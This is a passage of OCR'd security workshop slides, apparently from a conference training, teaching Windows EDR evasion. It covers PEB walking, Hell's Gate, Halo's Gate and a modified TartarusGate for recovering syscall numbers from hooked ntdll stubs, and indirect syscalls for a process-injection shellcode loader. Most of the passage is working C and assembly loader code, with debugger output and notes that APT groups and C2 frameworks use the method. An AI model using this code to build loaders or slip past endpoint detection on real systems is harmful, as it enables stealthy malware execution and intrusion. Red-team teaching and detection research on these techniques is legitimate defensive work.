    PVOID                   SsHandle;
    LIST_ENTRY              InLoadOrderModuleList;
    LIST_ENTRY              InMemoryOrderModuleList;
    LIST_ENTRY              InInitializationOrderModuleList;
} PEB_LDR_DATA, * PPEB_LDR_DATA;
typedef struct _PEB {
    BOOLEAN                 InheritedAddressSpace;
    BOOLEAN                 ReadImageFileExecOptions;
    BOOLEAN                 BeingDebugged;
    BOOLEAN                 Spare;
    HANDLE                  Mutant;
    PVOID                   ImageBase;
    PPEB_LDR_DATA           LoaderData;
    PVOID                   ProcessParameters;
                [SNIP]
} PEB, * PPEB;
```

So to access the 2nd flink by programming:

```
pCurrentPeb->LoaderData->InMemoryOrderModuleList.Flink->Flink
```

Further looking for the ***next flink*** after ***first flink***, we got the **addr. loaded ntdll.dll** .

```
[+] Got pPEB: Directly via offset from TEB -> PEB
BaseDllName: POC.exe (addr: 00007FF74FE40000)
BaseDllName: ntdll.dll (addr: 00007FFABDF30000)
```

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:


Now, it became this:

```
// Get NTDLL module
PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pCurrentPeb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);
```

Q. But why "***- 0x10***" is there in:
pCurrentPeb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10 ?

This subtracting 0x10 (16 byte) gives us the start of the LDR_DATA_TABLE_ENTRY structure for ntdll.dll.

So that, we can access: ***DllBase*** to get the address of ***loaded Ntdll*** .




```
292  typedef struct _LDR_DATA_TABLE_ENTRY {
293      LIST_ENTRY InLoadOrderLinks;
294      LIST_ENTRY InMemoryOrderLinks;
295      LIST_ENTRY InInitializationOrderLinks;
296      PVOID DllBase;
297      PVOID EntryPoint;
298      ULONG SizeOfImage;
299      UNICODE_STRING FullDllName;
300      UNICODE_STRING BaseDllName;
301      ULONG Flags;
302      WORD LoadCount;
303      WORD TlsIndex;
304      union {
305          LIST_ENTRY HashLinks;
306          struct {
307              PVOID SectionPointer;
308              ULONG CheckSum;
309          };
310      };
311      union {
312          ULONG TimeDateStamp;
313          PVOID LoadedImports;
314      };
315      PACTIVATION_CONTEXT EntryPointActivationContext;
316      PVOID PatchInformation;
317      LIST_ENTRY ForwarderLinks;
318      LIST_ENTRY ServiceTagLinks;
319      LIST_ENTRY StaticLinks;
320  } LDR_DATA_TABLE_ENTRY, * PLDR_DATA_TABLE_ENTRY;
```

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

To access **BaseDllName** (in case needed):

From *VXUG HellsGate pdf*:

```
0:000> ?? ((ntdll!_LDR_DATA_TABLE_ENTRY*)(((int64)((ntdll!_PEB*)@@(@$peb))->Ldr-
>InMemoryOrderModuleList.Flink) - 0x10))->BaseDllName
struct _UNICODE_STRING
 "powershell.exe"
   +0x000 Length           : 0x1c
   +0x002 MaximumLength    : 0x1e
   +0x008 Buffer           : 0x00000239`10bc2b6e  "powershell.exe"
0:000> ?? ((ntdll!_LDR_DATA_TABLE_ENTRY*)(((int64)((ntdll!_PEB*)@@(@$peb))->Ldr-
>InMemoryOrderModuleList.Flink->Flink) - 0x10))->BaseDllName
struct _UNICODE_STRING
 "ntdll.dll"
   +0x000 Length           : 0x12
   +0x002 MaximumLength    : 0x14
   +0x008 Buffer           : 0x00007fff`b049f650  "ntdll.dll"
0:000>
```

Now, getting the address of EAT of loaded **ntdll.dll** module in the current process via ***GetImageExportDirectory()*** function (as already discussed earlier).

```
// Get the EAT of NTDLL
PIMAGE_EXPORT_DIRECTORY pImageExportDirectory = NULL;
if (!GetImageExportDirectory(pLdrDataEntry→DllBase, &pImageExportDirectory) ||
pImageExportDirectory == NULL)
    return 0x1;
```

Link:

1. https://github.com/vxunderground/VXUG-Papers/blob/main/Hells%20Gate/HellsGate.pdf


7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Now the final part:

```
VX_TABLE Table = { 0 };

Table.NtAllocateVirtualMemory.dwHash = 0xf5bd373480a6b89b;
if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&Table.NtAllocateVirtualMemory))
    return 0x1;

Table.NtCreateThreadEx.dwHash = 0x64dc7db288c5015f;
if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&Table.NtCreateThreadEx))
    return 0x1;

Table.NtProtectVirtualMemory.dwHash = 0x858bcb1046fb6a37;
if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&Table.NtProtectVirtualMemory))
    return 0x1;

Table.NtWaitForSingleObject.dwHash = 0xc6a2fa174e551bcb;
if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&Table.NtWaitForSingleObject))
    return 0x1;

Payload(&Table);
```

- It initializes VX_TABLE Table structure as zero.
- Then keeps on appending hashes of Nt Apis.
- GetVxTableEntry is totally responsible for sorting SSNs corresponding to a particular **NT Apis,** via converting **NT Api hashes** to **NT Apis.**
  - This happens in all the 4 steps shown.
  - Then Payload function gets called, which is already being discussed earlier.



7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate Demo Video Vs. EDR:

PATH=
file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/Demo-Video-image/2.DirectDynamicSyscall/2.HellsGate_EDR_demo_nt_detect_new.mp4

7. Direct Dynamic Syscalls:

7.2.2. Halo's *Gate* (Modified_Hell's_Gate):


As we have seen in case of *NTApi hooking* done by EDR, **Hell's Gate Fall Short** .

Here comes, **Halo's Gate** for the rescue :)

As we can see in the previous technique, if corresponding NtApis are hooked => Process Terminates!!

So, now what we would do is:

i. It we have a target to pick a particular syscall: let's say, *NtAllocateVirtualMemory* (which is hooked):
Link:
1. https://blog.sektor7.net/#!res/2021/halosgate.md



We can see its neighbouring NtApis are ***NOT hooked*** !

=> So we can see the SSN from:

the previous Api (*ZwQueryValueKey*) is *17*
and
Next Api (*ZwQueryInformationProcess*) is *19*.

=> Basically, just look at the neighbors numbers and adjust accordingly.

7. Direct Dynamic Syscalls:

7.2.2. Halo's*Gate* (Modified_Hell's_Gate):

If neighbors are also hooked

=> *Then check the neighbors of their neighbors and so on*.

Full Code is same as Hell's Gate, Only this portion is added under *GetVxTableEntry()* Function:

So this line:
Performing a Hook check for the neighborhood syscall

```
// if hooked check the neighborhood to find clean syscall
if (*((PBYTE)pFunctionAddress) == 0xe9) {
```

```
#define UP -32
#define DOWN 32

BOOL GetVxTableEntry(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY pImageExportDirectory,
PVX_TABLE_ENTRY pVxTableEntry) {

 ...
 ...
 ...

// if hooked check the neighborhood to find clean syscall
if (*((PBYTE)pFunctionAddress) == 0xe9) {

    for (WORD idx = 1; idx ≤ 500; idx++) {
        // check neighboring syscall down
        if (*((PBYTE)pFunctionAddress + idx * DOWN) == 0x4c
            && *((PBYTE)pFunctionAddress + 1 + idx * DOWN) == 0x8b
            && *((PBYTE)pFunctionAddress + 2 + idx * DOWN) == 0xd1
            && *((PBYTE)pFunctionAddress + 3 + idx * DOWN) == 0xb8
            && *((PBYTE)pFunctionAddress + 6 + idx * DOWN) == 0x00
            && *((PBYTE)pFunctionAddress + 7 + idx * DOWN) == 0x00) {
            BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * DOWN);
            BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * DOWN);
            pVxTableEntry->wSystemCall = (high << 8) | low - idx;

            return TRUE;
        }
        // check neighboring syscall up
        if (*((PBYTE)pFunctionAddress + idx * UP) == 0x4c
            && *((PBYTE)pFunctionAddress + 1 + idx * UP) == 0x8b
            && *((PBYTE)pFunctionAddress + 2 + idx * UP) == 0xd1
            && *((PBYTE)pFunctionAddress + 3 + idx * UP) == 0xb8
            && *((PBYTE)pFunctionAddress + 6 + idx * UP) == 0x00
            && *((PBYTE)pFunctionAddress + 7 + idx * UP) == 0x00) {
            BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * UP);
            BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * UP);
            pVxTableEntry->wSystemCall = (high << 8) | low + idx;

            return TRUE;
        }

    }

    return FALSE;
}
```

7. Direct Dynamic Syscalls:

7.2.2. Halo's*Gate* (Modified_Hell's_Gate):

Q. What does those 3 lines signify ?

```
// check neighboring syscall down

BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * DOWN);
BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * DOWN);
pVxTableEntry->wSystemCall = (high << 8) | low - idx;
```

Here,
UP (-32) and DOWN (32) signifies Whole Syscall Stub = 32 Bytes.

Meaning For *NtAllocateVirtualMemory* *Syscall*
=> Down Neighbour is ZwQueryInformationProcess (SSN = 19 (high=0x00 and low=0x19))

=> high contains 0x00
=> low contains 0x19

```
>>> hex((0x00 << 8) | 0x19 - 1)
'0x18'
```

```
00007FFABDFCD2B0  4C:8BD1          mov r10,rcx                 ZwQueryValueKey
00007FFABDFCD2B3  B8 17000000      mov eax,17
00007FFABDFCD2B8  F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
00007FFABDFCD2C0  75 03            jne ntdll.7FFABDFCD2C5
00007FFABDFCD2C2  0F05             syscall
00007FFABDFCD2C4  C3               ret
00007FFABDFCD2C5  CD 2E            int 2E
00007FFABDFCD2C7  C3               ret
00007FFABDFCD2C8  0F1F8400 00000000  nop dword ptr ds:[rax+rax],eax
00007FFABDFCD2D0  E9 A32EFE8F      jmp 7FFA7DFB0178            ZwAllocateVirtualMemory
00007FFABDFCD2D5  CC               int3
00007FFABDFCD2D6  CC               int3
00007FFABDFCD2D7  CC               int3
00007FFABDFCD2D8  F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
00007FFABDFCD2E0  75 03            jne ntdll.7FFABDFCD2E5
00007FFABDFCD2E2  0F05             syscall
00007FFABDFCD2E4  C3               ret
00007FFABDFCD2E5  CD 2E            int 2E
00007FFABDFCD2E7  C3               ret
00007FFABDFCD2E8  0F1F8400 00000000  nop dword ptr ds:[rax+rax],eax
00007FFABDFCD2F0  4C:8BD1          mov r10,rcx                 ZwQueryInformationProcess
00007FFABDFCD2F3  B8 19000000      mov eax,19
00007FFABDFCD2F8  F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
00007FFABDFCD300  75 03            jne ntdll.7FFABDFCD305
00007FFABDFCD302  0F05             syscall
```

=> Up Neighbour is ZwQueryValueKey (SSN = 17 (high=0x00 and low=0x17))

=> high contains 0x00
=> low contains 0x17

```
>>> hex((0x00 << 8) | 0x17 + 1)
'0x18'
```

=> We are getting correct SSN of *NtAllocateVirtualMemory* in both cases.

7. Direct Dynamic Syscalls:

7.2.2. Halo's Gate (Modified Hell's Gate) Demo Video Vs. EDR:

Quoting @Sektor7 (Author of this technique) :

>> It's like a ripple on a lake - you start from the center and move outwards up until you find a clean syscall

PATH= file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/Demo-Video-image/2.DirectDynamicSyscall/3.HalosGate-EDR-demo_nt_bypass.mp4

NOTE:
We will be discussing **TartarusGate** and **Modified TartarusGate** together with ***Indirect Syscall Implementation*** :)


7. Direct Dynamic Syscalls:

7.2.3. DrawBack of Direct Dynamic Syscalls:

- One Thing which persists still now is ***presence of syscall instruction being present in the .text section of implant*** .
- Hard Coded SSN problem -> **Sorted! :)**
- Now Comes another Issue:

Please Welcome Instrumentation CallBack (aka Nirvana):

Previously, I told the basics about it.



7. Direct Dynamic Syscalls:

7.2.3. DrawBack of Direct Dynamic Syscalls: *Instrumentation CallBack Detection Demo*

PATH=
file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/Demo-Video-image/2.DirectDynamicSyscall/4.DirectSyscall_HalosGate_InstrumentationCallBackDetect.mp4

NOTE:
1. POC capable of detecting direct syscall: https://github.com/jackullrich/syscall-detect
2. https://winternl.com/detecting-manual-syscalls-from-user-mode/
3. https://www.youtube.com/watch?v=pHyWyH804xE by @aionescu
4. https://klezvirus.github.io/RedTeaming/AV_Evasion/NoSysWhisper/ by @KlezVirus

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Q. What's the improvement over the Direct Dynamic Syscall Implementation ?

- Presence of ***syscall instruction in the .text section*** of executable would be removed.

objdump.exe -M intel -D POC.exe | Select-String -Pattern syscall -Context 4

```
\5.POC> objdump -M intel -D .\x64\Release\POC.exe | Select-String -Pattern syscall -Context 4
\5.POC>
```

- The previous detection ***can be evaded with this method*** , as ***syscall is being executed within the address space of Ntdll.dll module*** .

These asm functions/procedures are responsible

```
11          GetSyscall proc
12                          mov SSN, cx
13                          ret
14          GetSyscall endp
15
16          GetSyscallAddr proc
17                  mov syscallAddr, rcx
18                  ret
19          GetSyscallAddr endp
```

Responsible for getting the SSN and syscall address.

```
21      sysNtAllocateVirtualMemory proc
22                          mov r10, rcx
23                          mov ax, SSN
24                          jmp qword ptr syscallAddr
25                          ret
26      sysNtAllocateVirtualMemory endp
```

Responsible for calling/ executing the syscall in the Ntdll module memory


8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Let's start by creating a Loader:
Open this in Visual Studio:

PATH=
C:\Users\workshop\Desktop\Malwares\5.POC\Unhook.sln

The structure looks like this:



NOTE:
Famous APT groups and C2 used this technique:

1. TA577 APT : Pikabot Loader
2. Crypto Miner
3. Cobalt Strike C2
4. Brute Ratel C4

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Let's show you every file content one by one.

1. **Header File:** *mystruct.h* (look at the file in VM):
=> Basically all it contains essential structures which we would be using to create out Indirect syscall implemented shellcode loader.

2. Header File: *Init.h* (look at the file in VM):
=> Just initializing process injection related NtApi structures in this file.

3. **Header File:** *SyscallStuff.h* (look at the file in VM):
=> This just helps to get corresponding SSNs and syscall addresses of process injection related NtApis.

Let's go a bit deeper into *SyscallStuff.h* file!!

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Step 1:

Retrieves SSN when NtApi is not hooked!

```
69  WORD SortSSN_Normal(LPVOID ntapiaddr)
70  {
71      WORD SystemCall = NULL;
72      // Whole SystemCall Stub:
73      // First Opcode should be: (If Not Hooked)
74      // mov r10, rcx
75      // mov rcx, SSN
76      //
77      if (*((PBYTE)ntapiaddr) == 0x4c
78          && *((PBYTE)ntapiaddr + 1) == 0x8b
79          && *((PBYTE)ntapiaddr + 2) == 0xd1
80          && *((PBYTE)ntapiaddr + 3) == 0xb8
81          && *((PBYTE)ntapiaddr + 6) == 0x00
82          && *((PBYTE)ntapiaddr + 7) == 0x00)
83      {
84          BYTE high = *((PBYTE)ntapiaddr + 5);
85          BYTE low = *((PBYTE)ntapiaddr + 4);
86          SystemCall = (high << 8) | low;
87
88          //int2hex(SystemCall);
89
90          //SystemCall_when_Nothooked = SystemCall;
91          return SystemCall;
92      }
93
94  }
```

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Step 2:
Retrieves SSN when NtApi is hooked!

Hook Check is Done via ***Updated/Modified TartarusGate approach*** whereas for ***Only TartarusGate -*** *checks* ***1st*** *and* ***3rd instruction*** *for a* ***JMP***

Lookup ***syscall*** but first checks whether:
- **first,**
- **third,**
- **eighth,**
- **tenth,**
- **or twelfth instruction,**

is a JMP/ is Hooked or not.

```
WORD SortSSN_Gate(LPVOID ntapiaddr)
{
    WORD SystemCall = NULL;
    //if (*((PBYTE)ntapiaddr) == 0xe9)

    // If Hooked: jmp <instructions>
    // opcode: \xe9...

    // Why So Many Checking of Jumps???
    //
    // 1. Modified Halls Gate, Halos Gate: Only Checks if first instruction is a JMP
    //
    // 2. Modified Halos Gate, TartarusGate: Only Checks if first or third instruction is a JMP
    //
    // 3. These Combination is again Modified from TartarusGate: Checks if first, third, eighth, tenth, twelweth instruction is a JMP
    //
    // => More EDR bypass -> More EDR, More Diverse ways of hooking APIs

    //
    if (*((PBYTE)ntapiaddr) == 0xe9 || *((PBYTE)ntapiaddr + 3) == 0xe9 || *((PBYTE)ntapiaddr + 8) == 0xe9 ||
        *((PBYTE)ntapiaddr + 10) == 0xe9 || *((PBYTE)ntapiaddr + 12) == 0xe9)
    {
        for (WORD idx = 1; idx <= 500; idx++)
        {
            // Check neighbouring Syscall Down the stack:
            if (*((PBYTE)ntapiaddr + idx * DOWN) == 0x4c
                && *((PBYTE)ntapiaddr + 1 + idx * DOWN) == 0x8b
                && *((PBYTE)ntapiaddr + 2 + idx * DOWN) == 0xd1
                && *((PBYTE)ntapiaddr + 3 + idx * DOWN) == 0xb8
                && *((PBYTE)ntapiaddr + 6 + idx * DOWN) == 0x00
                && *((PBYTE)ntapiaddr + 7 + idx * DOWN) == 0x00)
            {

                BYTE high = *((PBYTE)ntapiaddr + 5 + idx * DOWN);
                BYTE low = *((PBYTE)ntapiaddr + 4 + idx * DOWN);
                SystemCall = (high << 8) | low - idx;

                //int2hex(SystemCall);

                return SystemCall;
            }

            // Check neighbouring Syscall Up the stack:
            if (*((PBYTE)ntapiaddr + idx * UP) == 0x4c
                && *((PBYTE)ntapiaddr + 1 + idx * UP) == 0x8b
                && *((PBYTE)ntapiaddr + 2 + idx * UP) == 0xd1
                && *((PBYTE)ntapiaddr + 3 + idx * UP) == 0xb8
                && *((PBYTE)ntapiaddr + 6 + idx * UP) == 0x00
                && *((PBYTE)ntapiaddr + 7 + idx * UP) == 0x00)
            {
                BYTE high = *((PBYTE)ntapiaddr + 5 + idx * UP);
                BYTE low = *((PBYTE)ntapiaddr + 4 + idx * UP);
                SystemCall = (high << 8) | low + idx;

                //int2hex(SystemCall);

                return SystemCall;
            }
        }
    }
}
```

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Step 3:
Retrieves Syscall Instruction when NtApi is hooked!

Hook Check is Done via ***Updated/Modified TartarusGate approach:***

Retrieves ***Syscall Instructions*** but checks:

- **first,**
- **third,**
- **eighth,**
- **tenth,**
- **or twelfth instruction,**

is a JMP/ is Hooked or not.


```
160  DWORD64 GetsyscallInstr(LPVOID ntapiaddr)
161  {
162      WORD SystemCall = NULL;
163
164      // ...
168      /* ... */
180
181      // if (*((PBYTE)ntapiaddr) == 0xe9)
182
183      // If Hooked: jmp <instructions>
184      // opcode: \xe9...
185
186      // Why So Many Checking of Jumps???
187      //
188      // 1. Modified Hells Gate, Halos Gate: Only Checks if first instruction is a JMP
189      //
190      // 2. Modified Halos Gate, TartarusGate: Only Checks if first or third instruction is a JMP
191      //
192      // 3. These Combination is again Modified from TartarusGate: Checks if first, third, eighth, tenth, twelveth instruction is a JMP
193      //
194      // => More EDR bypass -> More EDR, More Diverse ways of hooking APIs
195      //
196
197      if (*((PBYTE)ntapiaddr) == 0xe9 || *((PBYTE)ntapiaddr + 3) == 0xe9 || *((PBYTE)ntapiaddr + 8) == 0xe9 ||
198          *((PBYTE)ntapiaddr + 10) == 0xe9 || *((PBYTE)ntapiaddr + 12) == 0xe9)
199      {
200          for (WORD idx = 1; idx <= 500; idx++)
201          {
202              // Check neighbouring Syscall Down the stack:
203              if (*((PBYTE)ntapiaddr + idx * DOWN) == 0x4c
204                  && *((PBYTE)ntapiaddr + 1 + idx * DOWN) == 0x8b
205                  && *((PBYTE)ntapiaddr + 2 + idx * DOWN) == 0xd1
206                  && *((PBYTE)ntapiaddr + 3 + idx * DOWN) == 0xb8
207                  && *((PBYTE)ntapiaddr + 6 + idx * DOWN) == 0x00
208                  && *((PBYTE)ntapiaddr + 7 + idx * DOWN) == 0x00)
209              {
210                  return (INT_PTR)ntapiaddr + 0x12;   // syscall
211              }
212
213              // Check neighbouring Syscall Up the stack:
214              if (*((PBYTE)ntapiaddr + idx * UP) == 0x4c
215                  && *((PBYTE)ntapiaddr + 1 + idx * UP) == 0x8b
216                  && *((PBYTE)ntapiaddr + 2 + idx * UP) == 0xd1
217                  && *((PBYTE)ntapiaddr + 3 + idx * UP) == 0xb8
218                  && *((PBYTE)ntapiaddr + 6 + idx * UP) == 0x00
219                  && *((PBYTE)ntapiaddr + 7 + idx * UP) == 0x00)
220              {
221                  return (INT_PTR)ntapiaddr + 0x12;   // syscall
222              }
223          }
224      }
225  }
```

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Step 3:

Retrieves Syscall Instruction when NtApi is hooked!




```
DWORD64 GetsyscallInstr(LPVOID ntapiaddr)
{
    WORD SystemCall = NULL;

    // ...
    /* ... */

    // if (*((PBYTE)ntapiaddr) == 0xe9)

    // If Hooked: jmp <instructions>
    // opcode: \xe9...

    // Why So Many Checking of Jumps???
    //
    // 1. Modified Hells Gate, Halos Gate: Only Checks if first instruction is a JMP
    //
    // 2. Modified Halos Gate, TartarusGate: Only Checks if first or third instruction is a JMP
    //
    // 3. These Combination is again Modified from TartarusGate: Checks if first, third, eighth, tenth, twelveth instruction is a JMP
    //
    // => More EDR bypass -> More EDR, More Diverse ways of hooking APIs
    //

    if (*((PBYTE)ntapiaddr) == 0xe9 || *((PBYTE)ntapiaddr + 3) == 0xe9 || *((PBYTE)ntapiaddr + 8) == 0xe9 ||
        *((PBYTE)ntapiaddr + 10) == 0xe9 || *((PBYTE)ntapiaddr + 12) == 0xe9)
    {
        for (WORD idx = 1; idx <= 500; idx++)
        {
            // Check neighbouring Syscall Down the stack:
            if (*((PBYTE)ntapiaddr + idx * DOWN) == 0x4c
                && *((PBYTE)ntapiaddr + 1 + idx * DOWN) == 0x8b
                && *((PBYTE)ntapiaddr + 2 + idx * DOWN) == 0xd1
                && *((PBYTE)ntapiaddr + 3 + idx * DOWN) == 0xb8
                && *((PBYTE)ntapiaddr + 6 + idx * DOWN) == 0x00
                && *((PBYTE)ntapiaddr + 7 + idx * DOWN) == 0x00)
            {
                return (INT_PTR)ntapiaddr + 0x12;   // syscall
            }

            // Check neighbouring Syscall Up the stack:
            if (*((PBYTE)ntapiaddr + idx * UP) == 0x4c
                && *((PBYTE)ntapiaddr + 1 + idx * UP) == 0x8b
                && *((PBYTE)ntapiaddr + 2 + idx * UP) == 0xd1
                && *((PBYTE)ntapiaddr + 3 + idx * UP) == 0xb8
                && *((PBYTE)ntapiaddr + 6 + idx * UP) == 0x00
                && *((PBYTE)ntapiaddr + 7 + idx * UP) == 0x00)
            {
                return (INT_PTR)ntapiaddr + 0x12;   // syscall
            }
        }
    }
}
```

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Let's show you every file content one by one.

4. **Asm File:** *syscalls.asm* (look at the file in VM):

```
11          GetSyscall proc
12                          mov SSN, cx
13                          ret
14          GetSyscall endp
15
16          GetSyscallAddr proc
17                  mov syscallAddr, rcx
18                  ret
19          GetSyscallAddr endp
```

1st code block is used to retrieve SSN ID.
2nd Code block is used to retrieve Syscall Address.

```
21          sysNtAllocateVirtualMemory proc
22                              mov r10, rcx
23                              mov ax, SSN
24                              jmp qword ptr syscallAddr
25                              ret
26          sysNtAllocateVirtualMemory endp
```

- Everything is same as normal Syscall Stub.
- But only hardcoded syscall gets replaced by, "***jmp qword ptr syscallAddr***".
- This means, ***a direct JMP to the address of the syscall instruction within ntdll*** to evade: • **Instrumentation CallBack** • **hardcoded syscall Instruction** .

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Let's show you every file content one by one.

5. **Main File:** *POC.cpp* (look at the file in VM):

```
26  int isItHooked(LPVOID addr)
27  {
28      printf("[+] Address of NtApi: %p\n", addr);
29
30      BYTE stub[] = "\x4c\x8b\xd1\xb8";
31      if (memcmp(addr, stub, 4) != 0)
32      {
33          return -1;
34      }
35      return 0;
36  }
```

It checks whether the particular Ntapi (passed Ntapi address) is hooked or not!

```
56  DWORD64 djb2(const char* str)
57  {
58      // djb2 algo:
59
60      DWORD64 dwHash = 0x7734773477347734;
61      int c;
62
63      while (c = *str++)
64          dwHash = ((dwHash << 0x5) + dwHash) + c;
65
66
67      return dwHash;
68  }
69
